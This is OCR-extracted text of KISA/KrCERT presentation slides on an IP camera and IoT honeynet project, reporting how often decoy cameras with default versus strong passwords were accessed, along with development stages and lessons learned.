
IP CAMERA HONEYNET - “credentials”

Default Password vs Strong Password

	Default Password	Access Count
IPCAM04	N/A	323
IPCAM10	N/A	188
IPCAM03	admin	78
IPCAM08	admin	33
IPCAM07	admin	32
IPCAM06	888888	3
IPCAM05	888888	2

	Default Password	User Password	Access Count
IPCAM01	admin	En8e0248	0
IPCAM02	admin	En8c0442	0
IPCAM09	admin	En8e0846	0

IP CAMERA HONEYNET - “survival days”



“EXPERIENCES” with IP Camera Honeynet

- Shorter survival days, not being able to access some IP cameras
- When accessing via an abnormal path, camera control logs like snapshot, zoom and pan&tilt are not left on device

2018

IP CAMERA HONEYNET


first stages of IoT honeynet

2019


IoT HONEYNET

still in development stage


IOT HONEYNET - SYSTEM ARCHITECTURES



IOT HONEYNET - IoT Virtualization techniques




Cache Hit Rate : 98% 2%



Immunity of Things

PROACTIVE RESPONSE FOR IoT THREAT



We Will be a **Global Leader**
in the **Internet** & **Security Field**

KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER

THANK YOU

kwangsik@kisa.or.kr